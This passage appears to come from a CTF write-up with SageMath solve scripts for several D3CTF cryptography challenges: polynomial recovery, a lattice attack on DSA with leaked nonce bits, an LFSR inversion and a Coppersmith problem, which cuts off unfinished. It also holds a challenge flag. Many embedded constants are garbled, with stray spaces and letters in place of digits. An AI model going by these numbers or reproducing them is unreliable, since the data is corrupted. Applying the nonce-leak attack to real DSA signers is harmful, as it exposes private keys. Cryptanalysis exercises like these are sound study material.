+ 168085607372433*y^19 + 183221528166860*y^18 + 219763466611687*y^17 +
94812986424514*y^16 + 253038820184677*y^15 + 125541673076172*y^14 +
104425290008293*y^13 + 192818840466714*y^12 + 89872178191298*y^11 +
103527498217292*y^10 + 279087952964391*y^9 + 36189289319683*y^8 + 217770192388303*y^7 +
217535022089925*y^6 + 213445654141632*y^5 + 59137972913967*y^4 + 247803808246560*y^3 +
267303555927304*y^2 + 142612817591105*y + 246246506307259),
```

```
(211954107082695, 131847049852741*y^40 + 28980314935879*y^39 + 178792349699128*y^38 +
177434064031061*y^37 + 172727418724455*y^36 + 97163045089040*y^35 +
203660378343993*y^34 + 80816246929798*y^33 + 148131053155396*y^32 +
195351598997438*y^31 + 252974817312122*y^30 + 82216194846685*y^29 +
273499766489637*y^28 + 235706734808030*y^27 + 233031454621462*y^26 +
242676852079911*y^25 + 114652512076370*y^24 + 58626549269699*y^23 +
207714862229338*y^22 + 71492379819352*y^21 + 245171125563409*y^20 +
219372469575868*y^19 + 24468009762063*y^18 + 70988793401780*y^17 + 247416377770776*y^16
+ 163313837237009*y^15 + 233810674255984*y^14 + 190885246727883*y^13 +
280363913709858*y^12 + 153803598453217*y^11 + 103363156980173*y^10 + 42652095740901*y^9
+ 77469037870556*y^8 + 114579173245270*y^7 + 100881167532462*y^6 + 196339612364911*y^5
+ 72245634717705*y^4 + 171472612374234*y^3 + 242618553060404*y^2 + 133974112194385*y +
127181147259722),
(170143866107664, 90482371756688*y^40 + 159880767499136*y^39 + 234422176128524*y^38 +
71628019023467*y^37 + 209352377721210*y^36 + 42647153037647*y^35 + 19013733677437*y^34
+ 258209739030134*y^33 + 121366334482809*y^32 + 69370713647769*y^31 +
26861857862734*y^30 + 62652528143817*y^29 + 139877878617382*y^28 + 220645332253297*y^27
+ 188382071951657*y^26 + 195941960005415*y^25 + 166059119253485*y^24 +
45072748335926*y^23 + 219370692823210*y^22 + 74002396219996*y^21 + 170725524816187*y^20
+ 41009272287848*y^19 + 12924970844420*y^18 + 67196430170578*y^17 + 43564594596905*y^16
+ 213287715216763*y^15 + 129043392741100*y^14 + 225814296260097*y^13 +
215429213736300*y^12 + 153811062148711*y^11 + 62974093826206*y^10 + 105373694535530*y^9
+ 175074381248676*y^8 + 187408431753684*y^7 + 212014141696855*y^6 + 113972381659 69*y^5
+ 146377759835566*y^4 + 175289767067148*y^3 + 266995766742943*y^2 + 184248640655215*y +
130378248513540),
(144565266580211, 81003555785370*y^40 + 231686113294837*y^39 + 150329325183852*y^38 +
21777401168141*y^37 + 256122637722963*y^36 + 193084599862876*y^35 + 66309180295804*y^34
+ 114879357488773*y^33 + 151101690647368*y^32 + 223946262227499*y^31 +
215929365631771*y^30 + 255615899566308*y^29 + 139598385200630*y^28 +
44969879331320*y^27 + 181090578059861*y^26 + 83855699431808*y^25 + 72036684944424*y^24
+ 254491286809155*y^23 + 58959123554362*y^22 + 14402429232650*y^21 +
235854675784956*y^20 + 61265922188719*y^19 + 65655544038842*y^18 + 22641124969649*y^17
+ 190464593398252*y^16 + 203350531817418*y^15 + 112818639820022*y^14 +
44064539410841*y^13 + 128047722298821*y^12 + 194489333693216*y^11 +
252059109155185*y^10 + 36277652605942*y^9 + 57096748333910*y^8 + 58415311006907*y^7 +
271576578783310*y^6 + 22468908097755*y^5 + 145377959218956*y^4 + 155940954103393*y^3 +
250498604984097*y^2 + 251516049130925*y + 208503164290883),
(278173029525240, 261699500560394*y^40 + 9311019526969*y^39 + 126637857494006*y^38 +
115002486178759*y^37 + 180055342552886*y^36 + 150140564634264*y^35 +
180250940562505*y^34 + 54372935371420*y^33 + 71425318961596*y^32 + 216962840583176*y^31
+ 93234871021376*y^30 + 192292264831968*y^29 + 121571133206710*y^28 +
238339558417627*y^27 + 225050238888753*y^26 + 260775072638044*y^25 +
76788513816626*y^24 + 199196297537482*y^23 + 166825682960096*y^22 +
158462598242152*y^21 + 95987572954580*y^20 + 174091673311429*y^19 +
190393180152598*y^18 + 112075642029 25*y^17 + 77309138668366*y^16 + 218786768328332*y^15
+ 232436921250682*y^14 + 144394292049478*y^13 + 233306795543886*y^12 +
100819341633780*y^11 + 177636692445753*y^10 + 59096001861720*y^9 + 240612102959337*y^8
+ 172797189979408*y^7 + 149670341533894*y^6 + 66393032351833*y^5 + 201769118979645*y^4
+ 11189914513034*y^3 + 134716792718481*y^2 + 6367698270229*y + 160237750971662),
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(134067379586415, 115958780240373*y^40 + 93011998511022*y^39 + 30926858817986*y^38 +
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+ 128607132090413*y^33 + 24013093076841*y^32 + 129237083697884*y^31 +
73337726281939*y^30 + 197490814283056*y^29 + 71411870187837*y^28 + 200894024114662*y^27
+ 35470031445725*y^26 + 85972010359241*y^25 + 166299703982762*y^24 +
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+ 101542029639574*y^19 + 49063105975538*y^18 + 179820848461369*y^17 +
94553577952023*y^16 + 135586946140192*y^15 + 97965216523423*y^14 + 106276040271457*y^13
+ 194331458467153*y^12 + 40995625525055*y^11 + 234796377644514*y^10 +
14407547255735*y^9 + 213588879601069*y^8 + 687813909281*y^7 + 100318400264940*y^6 +
161624697076936*y^5 + 108216604464802*y^4 + 66075329361062*y^3 + 44911534635140*y^2 +
236497954708354*y + 91958947322430),
(203464051172238, 175961580766471*y^40 + 194076759388087*y^39 + 198905546027911*y^38 +
238806182017023*y^37 + 235457103343925*y^36 + 117778215594833*y^35 +
149037896822851*y^34 + 21219006599605*y^33 + 128630984625562*y^32 +
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+ 275345991640112*y^27 + 51850810267774*y^26 + 117293684458787*y^25 +
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+ 268352782828485*y^20 + 124077330665884*y^19 + 157693261491286*y^18 +
81607948806007*y^17 + 259694208187785*y^16 + 228210176391406*y^15 +
147863503278882*y^14 + 228910287783060*y^13 + 163041079203584*y^12 +
245447295523828*y^11 + 173605287482102*y^10 + 270844904062064*y^9 + 231492730535260*y^8
+ 168255545426885*y^7 + 218858888942353*y^6 + 124144997506384*y^5 + 147759342309989*y^4
+ 31946565666788*y^3 + 268137974505702*y^2 + 108638805494938*y + 182633432868547),
(143459206179499, 123695581209264*y^40 + 233457853355708*y^39 + 93715303777980*y^38 +
252981769115126*y^37 + 98076588074947*y^36 + 226347772852028*y^35 +
182988891791218*y^34 + 74895180400552*y^33 + 2884097607508*y^32 + 4757501993815*y^31 +
232388867974702*y^30 + 57854941886299*y^29 + 201834025749703*y^28 +
168605192978324*y^27 + 71478322486529*y^26 + 68449963938115*y^25 + 73516647605975*y^24
+ 212235597538389*y^23 + 269300485442049*y^22 + 106527295479001*y^21 +
38309839878063*y^20 + 249314578764844*y^19 + 211881176625922*y^18 + 49372446792719*y^17
+ 10520936723026*y^16 + 1303716726892O3*y^15 + 86432019749854*y^14 +
147530400271244*y^13 + 240009062601444*y^12 + 107342326959120*y^11 +
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198055635606025*y^6 + 104814708134935*y^5 + 128485234634772*y^4 + 187393778297276*y^3 +
189760534963343*y^2 + 200159139537571*y + 43169789984490),
(140014521614618, 180550259179974*y^40 + 8092489451285*y^39 + 907835018348O7*y^38 +
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+ 1407622620874*y^33 + 44847542074157*y^32 + 72850490991569*y^31 + 168266507534112*y^30
+ 167421440505408*y^29 + 195711616993072*y^28 + 43655988316313*y^27 +
180031140502671*y^26 + 224757511732011*y^25 + 236371501774191*y^24 +
256373698656017*y^23 + 194811613645054*y^22 + 261243794227179*y^21 +
89481173307510*y^20 + 93270759510997*y^19 + 72550050462040*y^18 + 86110242905363*y^17 +
94798315144167*y^16 + 269811567360672*y^15 + 134878488787896*y^14 +
148596430437276*y^13 + 55199375112087*y^12 + 123435983683259*y^11 +
166839375321338*y^10 + 228667854917906*y^9 + 276985364975828*y^8 + 136507980795O0*y^7 +
168699811224554*y^6 + 178060400321886*y^5 + 54053238432614*y^4 + 205702943331525*y^3 +
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128750278584365*y^31 + 7708157721925*y^30 + 272254661865193*y^29 + 19892424666548*y^28
+ 271877147554269*y^27 + 221569967850850*y^26 + 6157599217146*y^25 +
145754984580120*y^24 + 257826238978164*y^23 + 246240615258232*y^22 +
147076498992802*y^21 + 198564492221787*y^20 + 5143806746560*y^19 + 116580094248584*y^18
+ 125043560973843*y^17 + 25001966691363*y^16 + 218990522781574*y^15 +
138801179370763*y^14 + 263201593698698*y^13 + 48873931740669*y^12 +
127645754822325*y^11 + 242380180097534*y^10 + 170042709484141*y^9 + 51579905987821*y^8
+ 22430618877952*y^7 + 72617592726298*y^6 + 217967090357281*y^5 + 259983900273951*y^4 +
12866459779722*y^3 + 258060855599560*y^2 + 262439141258852*y + 133546885559932),
(117214754060501, 71045376199768*y^40 + 251247948107088*y^39 + 36208630768655*y^38 +
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274557926122604*y^31 + 65190563285950*y^30 + 177105245328782*y^29 + 67497018925778*y^28
+ 88553184653817*y^27 + 182653724651617*y^26 + 16879676364474*y^25 +
171079045552539*y^24 + 128826310694728*y^23 + 251543924604891*y^22 +
32380899429588*y^21 + 231526604377213*y^20 + 275160201510633*y^19 +
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136174037098414*y^15 + 106136210037963*y^14 + 279569808463006*y^13 +
69558172557674*y^12 + 117435927843937*y^11 + 228360370649613*y^10 + 144071851991287*y^9
+ 102434579778 26*y^8 + 14462059969521*y^7 + 90819857263134*y^6 + 150429742351206*y^5 +
51216376388202*y^4 + 184288342713383*y^3 + 6319376515951*y^2 + 135532711811661*y +
33521408378264),
(7346587402229, 223336310533068*y^40 + 218131668211630*y^39 + 346303737766 11*y^38 +
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238776450815343*y^34 + 1580390748285*y^33 + 244680564906300*y^32 + 1350969734109*y^31 +
80051986190595*y^30 + 78688381579647*y^29 + 15942510482683*y^28 + 34271166838701*y^27 +
68696647555676*y^26 + 98225454954205*y^25 + 177924604213466*y^24 + 111859111407381*y^23
+ 123030837946287*y^22 + 246937369657998*y^21 + 123644310796162*y^20 +
65430731159783*y^19 + 41613101986435*y^18 + 36729337878326*y^17 + 84798913827113*y^16 +
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+ 9189079326193*y^8 + 215941866761794*y^7 + 107343349099890*y^6 + 265335640961394*y^5 +
128810845480545*y^4 + 140035483273900*y^3 + 126407263293743*y^2 + 62773850141955*y +
100562726514468),
(239716223410215, 59987362036944*y^40 + 198676193929149*y^39 + 12915489884158*y^38 +
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+ 200707541117493*y^30 + 136195455847010*y^29 + 126909092195574*y^28 +
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+ 206098626110803*y^23 + 75553983369599*y^22 + 41334782947018*y^21 +
58237917889100*y^20 + 159540274579025*y^19 + 34907312529043*y^18 + 279592350750249*y^17
+ 235274310037873*y^16 + 110912848626042*y^15 + 182766268667629*y^14 +
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+ 151239677045768*y^9 + 86620611068986*y^8 + 185401583396663*y^7 + 204799612556017*y^6
+ 246014229786540*y^5 + 58975815466575*y^4 + 104659997091317*y^3 + 198355136620888*y^2
+ 234323804196673*y + 186254350591638),
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+ 240043284040885*y^33 + 220957431932657*y^32 + 241378134513787*y^31 +
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+ 114777252636193*y^23 + 69250009449917*y^22 + 220459359546264*y^21 +
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+ 76554978034968*y^16 + 160980947353043*y^15 + 279194330190120*y^14 +
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+ 90077751778390*y^9 + 44174455891412*y^8 + 96057519993596*y^7 + 136798678698558*y^6 +
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(168542004415454, 8040368429485*y^40 + 92331456820316*y^39 + 77280248750421*y^38 +
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+ 4735932486230*y^30 + 123812895514236*y^29 + 243377430005912*y^28 +
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+ 223177909536531*y^23 + 109159619145716*y^22 + 131227846264978*y^21 +
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+ 8174807614267*y^13 + 252190254527249*y^12 + 88276359997457*y^11 +
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144740575418529*y^2 + 146355142753704*y + 66446934113451),
(29400761739352, 250812834422940*y^40 + 230827773977484*y^39 + 102038470698632*y^38 +
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+ 233923869323814*y^30 + 264383208067706*y^29 + 5549335971890*y^28 +
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+ 165010860608264*y^17 + 135724506655348*y^16 + 2756771431488*y^15 +
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+ 93550280991219*y^10 + 65106280365512*y^9 + 11626868358368*y^8 + 5675773964593*y^7 +
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(98353696861289, 178197348113769*y^40 + 73284704300681*y^39 + 198609384484100*y^38 +
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+ 179507182368122*y^33 + 203521876310524*y^32 + 206809969426945*y^31 +
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+ 206933524085782*y^17 + 86161287393242*y^16 + 84543502767381*y^15 +
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+ 167275190835529*y^10 + 74365176586464*y^9 + 162554844912753*y^8 + 262769785095283*y^7
+ 36334384073715*y^6 + 102167359698182*y^5 + 38674521085546*y^4 + 155308499128367*y^3 +
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+ 619518721870190*y^33 + 104665501203718*y^32 + 27735298852937*y^31 +
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+ 950567920495560*y^17 + 55937261215696*y^16 + 1460496578663800*y^15 +
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+ 2734217063532590*y^33 + 175405870882489*y^32 + 11359680858389700*y^31 +
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+ 157973914683432*y^26 + 2186029034426320*y^25 + 267034286310027*y^24 +
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+ 2650881383636810*y^19 + 859359103791840*y^18 + 192974207301363*y^17 +
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+ 2547227525927320*y^12 + 143587188379603*y^11 + 88125807620063*y^10 +
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24195811015849700*y + 4020686838223900),
(176103328784405, 859693204514640*y^40 + 244660637785889*y^39 + 25760683398688400*y^38 +
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+ 44162371344901*y^23 + 2085182009882740*y^22 + 249019500088196*y^21 +
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7333024634317200*y^14 + 1144264371652200*y^13 + 247288997767126*y^12 +
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1359708699163180*y^34 + 72007312779019*y^33 + 37124440251515*y^32 + 18587027966704600*y^31
+ 4796844117928700*y^30 + 2106814193443880*y^29 + 226718057564044*y^28 +
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+ 1456709245276750*y^23 + 277159780769263*y^22 + 17218023553751200*y^21 +
2021371670375620*y^20 + 106717113001055*y^19 + 22146413525296400*y^18 +
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2405087954687450*y^14 + 91420446704938*y^13 + 24951648071610200*y^12 +
2194942734671630*y^11 + 140890593497342*y^10 + 37641270786007*y^9 + 8564627757166*y^8 +
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+ 3276818958656*y^33 + 55494798140945*y^32 + 42943945515771*y^31 + 43535559320619*y^30
+ 2776021243208044*y^29 + 88124975996711*y^28 + 203303927387681*y^27 +
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+ 1112708273910384*y^19 + 110862627882030*y^18 + 30503820046725*y^17 +
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+ 7381206292515944*y^12 + 7028256869889232*y^11 + 7002026087823040*y^10 + 1016009699916664*y^9
+ 61836029094143*y^8 + 1384945173888*y^7 + 172237331414531*y^6 + 53519407290413*y^5 +
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+ 2450013290092832*y^33 + 30685421836295*y^32 + 1316628680097912*y^31 +
113792862940292*y^30 + 24085860950794144*y^29 + 3040099761765424*y^28 +
281463742044524*y^27 + 36892800145219*y^26 + 1739186949186672*y^25 +
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+ 96997860915835*y^20 + 6189864916462344*y^19 + 997389452299884*y^18 + 49547435917733*y^17
+ 5242014513923944*y^16 + 1601491200155552*y^15 + 88460104425897*y^14 + 17928605421728*y^13
+ 1836023454772944*y^12 + 2554468380063776*y^11 + 890857437015624*y^10 +
255745128039887*y^9 + 105080993698130*y^8 + 27655578107331144*y^7 + 87165567707038*y^6 +
27339148416331544*y^5 + 3253859644392024*y^4 + 333256024014444*y^3 + 25496331726355344*y^2 +
934294268126488*y + 21454018306594),
(203440871512776, 2784538658113304*y^40 + 220649421996300*y^39 + 17418591803629424*y^38 +
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+ 28109775573096024*y^20 + 613507839367914*y^19 + 10712810497949944*y^18 +
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+ 1647373082398734*y^13 + 177210436899717*y^12 + 27836896159103744*y^11 +
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21596391655174504*y^6 + 1433876052278224*y^5 + 95447534276827*y^4 + 19206979536084744*y^3 +
1020658443247344*y^2 + 252255014043026*y + 30664620596452),
(182505727307168, 1714366050175494*y^40 + 118664312887762*y^39 + 25032409259660024*y^38 +
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+ 11550789711090*y^33 + 1904653067615654*y^32 + 209510297479318*y^31 +
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+ 8952300799358904*y^26 + 851093589001744*y^25 + 208822460611023*y^24 +
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+ 8937028210282704*y^19 + 767504026306614*y^18 + 78174457915341*y^17 +
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+ 134331970696147*y^9 + 24063489128768404*y^8 + 2948502694903704*y^7 + 108468507779759*y^6
+ 8002718086269704*y^5 + 1881028457104224*y^4 + 136276465244273*y^3 + 47892343169006*y^2 +
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+ 249159340404639*y^33 + 97437101080903*y^32 + 249515165734488*y^31 +
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+ 12504825394063*y^22 + 212919929121845*y^21 + 133650293237512*y^20 +
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+ 146993121405388*y^12 + 245823436027730*y^11 + 156163644059928*y^10 +
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+ 196291659442815*y^30 + 264323731638850*y^29 + 28267181757125*y^28 +
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+ 84618549258588*y^23 + 5705781357297*y^22 + 101234141439329*y^21 +
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+ 206714400462978*y^7 + 137866635265175*y^6 + 149213712013939*y^5 + 27277833611273*y^4
+ 247945293210335*y^3 + 6619921763160*y^2 + 51737875293064*y + 227792108034543),
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+ 223765458087544*y^26 + 66666170563867*y^25 + 228782783379136*y^24 +
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+ 60064339671356*y^19 + 48370695727595*y^18 + 107195797212665*y^17 +
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239214984360586*y + 122706028787115),
(258862254095415, 171611712828890*y^40 + 18009195022554*y^39 + 12549721370848*y^38 +
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+ 168852370437257*y^30 + 139413807314290*y^29 + 99556364197837*y^28 +
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+ 180483430759619*y^20 + 138863978580214*y^19 + 276797618701504*y^18 +
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+ 12238509099210*y^10 + 138019266911284*y^9 + 155980801500458*y^8 + 112098181969625*y^7
+ 120347481945635*y^6 + 222218027452529*y^5 + 165830924425042*y^4 + 252039111558006*y^3
+ 160615043851942*y^2 + 81263575387554*y + 228875237240215),
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+ 11471355598632*y^27 + 127684643678973*y^26 + 83342429233628*y^25 +
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+ 165091140332305*y^17 + 77439657146885*y^16 + 60329913202882*y^15 +
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+ 31402581418329*y^7 + 208818560829976*y^6 + 68274993870822*y^5 + 223945752104525*y^4 +
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+ 105927834577259*y^33 + 79394032180348*y^32 + 11926491886400*y^31 +
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+ 177583278715196*y^26 + 39236686175971*y^25 + 114663801055413*y^24 +
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+ 198925975922521*y^19 + 62222882507272*y^18 + 45214528847932*y^17 +
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+ 115454883336741*y^12 + 16702359090677*y^11 + 88972626282482*y^10 + 21544885893419*y^9
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+ 154636419558059*y^29 + 90233927665883*y^28 + 162028410355459*y^27 +
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+ 103132982735409*y^19 + 163430775843876*y^18 + 92886858886496*y^17 +
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+ 87102226581759*y^27 + 243908594688352*y^26 + 270950363471700*y^25 +
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+ 197160602340247*y^14 + 21621124542868*y^13 + 142575333953108*y^12 +
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+ 185429110946827*y^7 + 42091436695243*y^6 + 213057595249276*y^5 + 169097996015233*y^4
+ 33660703461661*y^3 + 78619339999532*y^2 + 27025430800398*y + 106197507717672),
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+ 189725021740766*y^33 + 56185166904915*y^32 + 120426181613564*y^31 +
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+ 105374684717986*y^26 + 9725530000976*y^25 + 87515723326118*y^24 +
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+ 105525516071246*y^19 + 52400131187171*y^18 + 18953064835605*y^17 +
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+ 2339784971175*y^12 + 272586021869166*y^11 + 98145993914117*y^10 + 232121609945248*y^9
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+ 25733291045451*y^33 + 216538811131639*y^32 + 188087500199446*y^31 +
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+ 98210164249866*y^26 + 165585502177539*y^25 + 150799300490949*y^24 +
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+ 230368079231497*y^12 + 201624483199615*y^11 + 130879696758560*y^10 +
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+ 211897124653*y^33 + 16532966542055*y^32 + 215174742176685*y^31 + 235590370953839*y^30
+ 90402166650410*y^29 + 202083791557057*y^28 + 233530648815409*y^27 +
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+ 92942178927427*y^18 + 278003546869298*y^17 + 161998756115101*y^16 +
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+ 237550847017393*y^8 + 46663862667544*y^7 + 257919707278068*y^6 + 279924140480219*y^5
+ 268920525799786*y^4 + 124939968433943*y^3 + 270914923165162*y^2 + 160504095448816*y +
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+ 22906792954874*y^23 + 76532135453241*y^22 + 186948095869848*y^21 +
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+ 213236588138008*y^13 + 277025035622884*y^12 + 116886983123617*y^11 +
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```

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(189797167335989, 152640064906164*y^40 + 26045590174812*y^39 + 50663936135881*y^38 +
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97108622222617*y^2 + 120065221684951*y + 105582955061296)]
A = matrix(GF(p),n,n)
for i in range(n):
    for j in range(n):
        A[i,j] = f[i][1](f[j][0])-f[j][1](f[i][0])

if(0):
    for i in range(n):
        for j in range(i+1,n):
            for k in range(j+1,n):
                print(i,j,k,A[i,j]+A[j,k]+A[k,i])

glist = [0,1]
hlist = []
for k in range(2,n):
    if A[0,1]+A[1,k]+A[k,0]==0:
        glist.append(k)
    else:
        hlist.append(k)
print(glist)
print(hlist)

B = matrix(GF(p),n*n+1,(t+1)*(t+2)/2+2*(t+1))
for i in range(n):
    for j in range(n):
        k = i*n+j
        for a in range(t+1):
            for b in range(a+1):
                if a==b:
                    B[k,a*(a+1)/2+b] = f[i][0]^a*f[j][0]^a
                else:
                    B[k,a*(a+1)/2+b] = f[i][0]^a*f[j][0]^b + f[i][0]^b*f[j][0]^a
        if i in glist:
            for a in range(t+1):
                B[k,(t+1)*(t+2)/2+a] = f[j][0]^a
        elif i in hlist:
            for a in range(t+1):
                B[k,(t+1)*(t+2)/2+(t+1)+a] = f[j][0]^a
```

```
B[n*n,0] = 1

B2 = [f[i//n][1](f[i%n][0]) for i in range(n*n)]+[35327434352315]
print('solving linear algebra')
ans = B.solve_right(B2)
print('Finished')
print(ans)

P = PolynomialRing(GF(p) , "x,y")
x , y = P.gens()
F = 0
for a in range(t+1):
    for b in range(a+1):
        if a==b:
            F += ans[a*(a+1)/2+a]*x^a*y^a
        else:
            F += (x^a*y^b+x^b*y^a) * ans[a*(a+1)/2+b]

print([int(i) for i in F.coefficients()])
from hashlib import sha256
from Crypto.Util.number import long_to_bytes
flag = 'd3ctf{' + sha256(b''.join([long_to_bytes(int(i)) for i in
KP.F.coefficients()])).hexdigest() + '}'
print(flag)
```

leak_dsa

```
from hashlib import sha256
```

```
p,q,g,y =
(266734166290870980269165605063382770405490105547728439347296100356437332312502511024231829740446112339546423409599588342713357509202008979454398626394921968132219350108545232809444212717793231304712413969192775526567068018902165530680909946791678611677111157685314086378077609803990300142278203551887849573587104232861867016422250328156590718876636434166724709914284355797008619966707951748190861017508023013872249404845366248287580619932900841996271489329928325176951359874211503830923477660630058819952745734134012139486948028190486214412135832188749093155493832814865656497965355807981917755326706216899891547368 1,
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w = []
for i in range(70):
    output[i][0] = int(sha256(bytes.fromhex(output[i][0])).hexdigest(),16)
    tmp = bin(output[i][3])
    #print(i,tmp.count('1')>142,tmp.count('1'))
    for j in range(1,256):
        if tmp.find('1'*j)==-1:
            break

    w.append([j-1,len(tmp)-(tmp.find('1'*(j-1)))])

n = 70
A = matrix(ZZ,2*n+2,2*n+2)

x = 0
A[0,0] = 1
A[1,1] = 1<<500

for i in range(70):
    if w[i][0]>=0:
        h,(r,s),k,m = output[i]
        y = w[i][1]-w[i][0]
        pad = pow(2,w[i][0])-1
        assert (m>>y)&pad==pad
        k0 = int((k>>y)&pad)<<y
        z = y+w[i][0]
        u = int(pow(s,-1,q))
        A[x+n+2,0] = ((r*u)%q)<<(300-y)
        A[x+n+2,1] = int((h*u-k0)%q)
        A[x+n+2,x+2] = (int(-(1<<z)%q))<<(300-y)
        A[x+n+2,x+n+2] = q<<(300-y)
        for _ in range(255,z,-1):
            if (m>>_)&1:
                if(k>>_)&1:
```

```
                    A[x+n+2,1] = int((A[x+n+2,1]-(1<<_))%q)
            else:
                break
        A[x+2,x+2] = 1<<(z+44+255-_)
        A[x+n+2,1] = A[x+n+2,1]<<(300-y)
        x += 1
        if x==n:
            break
print(n)
ans = A.transpose().BKZ(block_size=31)[-1]
print(ans[0])
print(int(ans[2]).bit_length())
print(int(ans[24]).bit_length())
print(int(max(ans[2:])).bit_length())
```

```
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299
298
0
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```
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y
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sha256(str(d).encode()).hexdigest()
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equivalent

https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8701428

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0, 0, 0, 0, 0, 0])
z1 = 1000000
for i in range(1,101):
    assert C2[1,i]<0
    k = -C2[1,i]/C2[0,i]
    if 0<k<z1:z1 = k
print(z1)
x2 = sum([C2[0,i]^2 for i in range(1,101)])/10000
xy = sum([C2[0,i]*C2[1,i] for i in range(1,101)])/10000
y2 = sum([C2[1,i]^2 for i in range(1,101)])/10000
PR.<x,y> = PolynomialRing(ZZ)
f = x2*x^2+xy*x*y+y2*y^2
print(f(-z1*y+x,y))
print(f(((max(a)-C2[1,0]*y)/C2[0,0]),y))
a1 = 3574952380429531655424896970528155153012512345078 3/74176517812703618829456
maxn = (100<<160)/3
print(int((maxn/a1)^(1/2)))
a2 = 4548656213530202745080690262814930 45/136176831558
y0 = -550678021443
y0 = -296310994249
x0 = int(y0*z1)+1
print(x0,y0)
```

```
print(int(max(a)/(C2[0,0]*z1+C2[1,0])))
print(int(a1))
print(int(a2))
print((maxn-a1*y0*y0))
print(f(x0+y0*z1,y0))
print(int(maxn))
ans = (x0*C2[0]+y0*C2[1])/100
print(sum(i*i for i in ans[1:101]))
print(ans[0]*ans[0]*10000)
print(is_prime(ans[0]*100))
p = ans[0]*100
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22214237913621278305566997 63, 25491630681062617389931772 55,
23079442154366299608722880 39, 27996620406570259945716663 03,
19977581620924421440513811 76, 29278868824928668640285763 49,
20699607442209913899262828 08, 26102691527968453335588836 89,
24822818834214797152832443 79, 28582950518786779016464710 93,
24838714665591866776797083 60, 27395268440496061319094441 43,
25488775285624262194159956 62, 26284244061280888003890695 43,
31014398058465555612828474 911, 23318603910603838568258684 64,
25760866034368241602530852 56, 27241095405837529280691487 42,
23513699935253200222566755 69, 27452536603609637396921524 42,
26196861573795981292722702 16, 27409201016103525485766670 98,
24790301883888274208924948 45, 25574573259317884432009586 19,
27071577197806548531138579 34, 29133643479068785302974241 78,
25048358414216459312332786 37, 32503337459825414711459854 32,

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247059510010819965558105066 5, 28171591437227679048526658 04,
246205223097265709366889174 4, 26114710870456226922725540 02,
284486648845991183161684105 9, 25340523193274743617354896 90,
242992449592368972194696370 1, 29165141566368489371813382 41,
256604475418727747287873788 1, 27288061024147467107106641 20,
271557894637916789123940471 7, 26531758544392569792217353 19,
257084891740947024916047404 5, 26157304619360431884435461 71,
242422547776688850074569461 5, 28895106146979047190105476 02,
284134984947161284434905710 1, 23134039656769591637808424 21,
220376795907194454712928072 5, 24508876706219249820984594 36,
317677218767289153579596290 0, 26063319792378329515013970 36,
244197373203962164054342594 8, 22078436328403406146784931 95,
260329748896540717863205691 4, 33450489169851156954674345 02,
268886098169622575109551443 8, 23815447636065128277422741 36,
239978412368485127965043721 9, 22834508124259678760154053 87,
277057467710886019253917560 1, 34206884439782839942135144 88,
304100669162485684583883268 3, 27313188559673069604388434 18,
319343359962377284278858628 8, 25474823051309530705457628 57,
290257529872942789799735727 0, 30475680261180904897287237 02,
284486758972703654991021517 6, 26111724871163195020945003 82,
238877758696769499032605145 9, 25207587505198979950261388 90,
251956313019440721792890717 1, 26091777973862768442458143 25,
276476915053535447632861758 5, 31157932573584446720189630 01,
327893411762083770388865319 1, 26705884627147912542857828 94,
238958228031857350315332481 0, 32363445321915354421765235 65,
293057586407107694417496274 4, 24445635771735572093446022 88,
288992165927670812328141542 8, 29402968625636341578204478 11,
289078819679760509477765420 6, 31627213385186076910804364 00,
265161415598967952333402434 0, 26481004258947157515112032 12,
211007713971070542499287964 7, 27348396429695393278345305 75,
283419712017259285781201426 9, 26323415983470381673622261 81,
281329945475587989762668348 5, 27303770007981002175013988 58,
279429174036218507054823656 8, 25544990756756278501231419 62,
305076763878297214417476706 2, 25488112687268411852740343 37,
274958317403504317960441105 2, 29076574189133844625710906 13,
259366872043040565698514321 5, 26547178666519709131432360 13,
283714621745346448992844462 5, 25028523632899940704932661 92,
236942777874606465255319412 4, 31935630559158525160459281 29,
270465016462881144506642939 4, 25233057213918879766435216 48,
266668437215858851539500318 1, 28770168505925386532668258 59,
296055059511383075864268022 1, 24706764112867935989900771 43,
191568740076990498590505769 5, 24774062042790959200115918 86,
280678270494379581076569393 1, 23929494566981724568421803 80,
288086909478058806454724214 7, 28699036757719585309301552 47,
263240674862622224483424530 5, 29669761259307595655779039 069,
264250452270901559249129971 3, 28342414917589589812931935 38,
247920090950643727768945830 0, 28692473236300055958370985 64,
285488409857239955963009058 6, 23091261655690899688444209 00,
313612871854094096135376655 9, 24174403165260305316392942 89,
```

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263415543499588109296449736l, 32719236798990784538382926O7,
23619442790006082926417657 94, 27557579430354273582196172 71,
25780644820528955218661306 99, 29530590761768370029773119 50,
28367938710878129762693529 81, 26598871825145607763347994 39,
30600610833685389390364468 74, 23167466773677121433472105 50,
28985468615103644484796556 85, 32695799791067755740227156 15,
28904849250675064270772935 49, 27691012065408858948113319 70,
28743809115845170464404799 27, 30196218162466569712560173 04,
24285636816218120898773953 23, 23575115127620737015674865 48,
28032339736748656631547312 92, 25138097639924190149582274 13,
21849653843080259485603349 44, 23143047993252163298860110 36,
25522168017164330211203088 60, 26409793251211068435798090 75,
24901974093940207160178814 72, 21772146523302282673989342 11,
26142496677724172904006903 81, 23590184067843954658685705 63,
23552338205911436585060735 25]

print(ans[0]*100)
print(sum(ans[1:101]))
for i in range(10):
    print(ans[i+1]<2**80,ans[i+1]%2)
    e = ans[i+1]*int(pow(int(a[i]),-1,p))%p
    print(e)
flag = 0
for i in cip:
    flag = flag*2
    if (e * i % p) % 2:
        flag = flag+1
print(bytes.fromhex(hex(flag)[2:]))
```

d3bug

```
A = matrix(GF(2),70,64)
T1 = matrix(GF(2),64,64)
T2 = matrix(GF(2),64,64)
for i in range(63):
    T1[i,i+1] = 1
    T2[i,i+1] = 1
T1[-1] = [int(i) for i in
'1010010000001000000010001001010010100100000010000000100010010100']
T2[-1] = [1]*64
E1 = T1^64
E2 = T2^64
r1 = '01111101111010111000010010111001101'
r2 = '00100110001000110001101010101001001'

for i in range(35):
    A[i] = E1[i]
    A[i+35] = E2[i]
```

```
b = [int(i) for i in r1+r2]
ans = A.solve_right(b)
print(ans)
flag = 0
for i in ans:
    flag = flag*2+int(i)
print(int.to_bytes(int(flag),8,'big'))
#D3CTF{LF5Rsuk!}
```

d3qcg

coppersmith模版题

本题大概就是：

```
a = 
359151868029071994359613719079636629637448453638238006185223706464796944258139196781545754785896918719889867011565111659872793974216575379880445835939710 1
c = 
699682475294399463180251592112538252004491709517200922000081371861744135576744742806798510392621173882630456740024313101027219809520538195058903881739583 3
p = 
